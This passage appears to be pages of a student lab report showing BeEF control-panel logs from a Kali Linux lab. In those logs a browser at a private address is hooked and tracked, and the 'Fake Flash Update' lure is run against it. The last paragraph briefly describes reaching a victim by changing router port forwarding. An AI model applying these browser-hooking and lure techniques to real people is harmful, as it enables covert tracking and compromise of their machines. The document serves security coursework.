129		89.345s - [Blur] Browser window has lost focus.	2021-01-13 10:01:31 UTC	2
127		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:4, mod: 102, name:'Fake Flash Update']	2021-01-13 10:01:30 UTC	2
126		24.827s - [Focus] Browser window has regained focus.	2021-01-13 10:00:26 UTC	2
123		Hooked browser [id:2, ip:10.0.2.4] has executed instructions (status: UNKNOWN) from command module [cid:3, mod: 102, name:'Fake Flash Update']	2021-01-13 10:00:24 UTC	2
124		22.849s - [Mouse Click] x: 322 y:145 > img	2021-01-13 10:00:24 UTC	2
125		22.920s - [Blur] Browser window has lost focus.	2021-01-13 10:00:24 UTC	2
122		0.002s - [Focus] Browser window has regained focus.	2021-01-13 10:00:02 UTC	2
121		10.0.2.4 appears to have come back online	2021-01-13 10:00:01 UTC	2
115		3915.477s - [Blur] Browser window has lost focus.	2021-01-13 09:57:13 UTC	2
116		3915.601s - [Focus] Browser window has regained focus.	2021-01-13 09:57:13 UTC	2
114		3913.538s - [Focus] Browser window has regained focus.	2021-01-13 09:57:11 UTC	2

Page. 4



BeEF Control Panel - Mozilla Firefox
localhost:3000/ui/panel#id=HKR0kXjHD55ZD2A5zjTGeWGN06fk6q7h7elTee6wWzSMwdK8n0g8zx5SPryrUxMaqlVjCTF0IM4o6lsj
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Offensive Security
https://www.offensive-security.com/
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.0.2.4
10.0.2.4
Offline Browsers
10.0.2.15
10.0.2.4
127.0.0.1
Getting Started
Logs
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Page 5 of 5
Displaying logs 121 - 145 of 145
https://www.offensive-security.com

Id	Type	Event	Date	Browser ID
110		3806.265s - [Blur] Browser window has lost focus.	2021-01-13 09:57:03 UTC	2
108		3796.802s - [Focus] Browser window has regained focus.	2021-01-13 09:56:54 UTC	2
107		3793.779s - [Mouse Click] x: 320 y:148 > img	2021-01-13 09:56:51 UTC	2
102		10.0.2.4 appears to have come back online	2021-01-13 09:51:25 UTC	2
84		1183.267s - [Blur] Browser window has lost focus.	2021-01-13 09:13:19 UTC	2
83		1181.545s - [Focus] Browser window has regained focus.	2021-01-13 09:13:17 UTC	2
82		599.917s - [Blur] Browser window has lost focus.	2021-01-13 09:03:35 UTC	2
81		597.303s - [Focus] Browser window has regained focus.	2021-01-13 09:03:33 UTC	2
80		518.048s - [Blur] Browser window has lost focus.	2021-01-13 09:02:14 UTC	2
79		455.085s - [Focus] Browser window has regained focus.	2021-01-13 09:01:11 UTC	2
78		454.950s - [Blur] Browser window has lost focus.	2021-01-13 09:01:10 UTC	2
77		338.553s - [Mouse Click] x: 137 y:310 > button	2021-01-13 08:59:14 UTC	2
76		336.040s - [Focus] Browser window has regained focus.	2021-01-13 08:59:12 UTC	2
75		330.566s - [Blur] Browser window has lost focus.	2021-01-13 08:59:06 UTC	2
73		322.608s - [Focus] Browser window has regained focus.	2021-01-13 08:58:58 UTC	2
74		322.672s - [Mouse Click] x: 106 y:501 > body	2021-01-13 08:58:58 UTC	2
72		314.587s - [Blur] Browser window has lost focus.	2021-01-13 08:58:50 UTC	2
69		238.503s - [Focus] Browser window has regained focus.	2021-01-13 08:57:34 UTC	2
68		147.508s - [Blur] Browser window has lost focus.	2021-01-13 08:56:03 UTC	2
66		143.042s - [Focus] Browser window has regained focus.	2021-01-13 08:55:59 UTC	2
67		143.120s - [Mouse Click] x: 456 y:415 > div#content	2021-01-13 08:55:59 UTC	2
65		52.794s - [Blur] Browser window has lost focus.	2021-01-13 08:54:28 UTC	2
63		10.0.2.4 appears to have come back online	2021-01-13 08:53:38 UTC	2
64		0.000s - [Focus] Browser window has regained focus.	2021-01-13 08:53:38 UTC	2
62		10.0.2.4 just joined the horde from the domain: 10.0.2.15:3000	2021-01-13 08:53:35 UTC	2

Page. 5

6.

One of many ways to attach the victim's computer is by using *port forwarding*. First, we enter to the *router manager* of which victim's ip address connects to, and set its *server ip address* as our *gateways ip.* Then we'd be able to attack on victim's computer by running beef.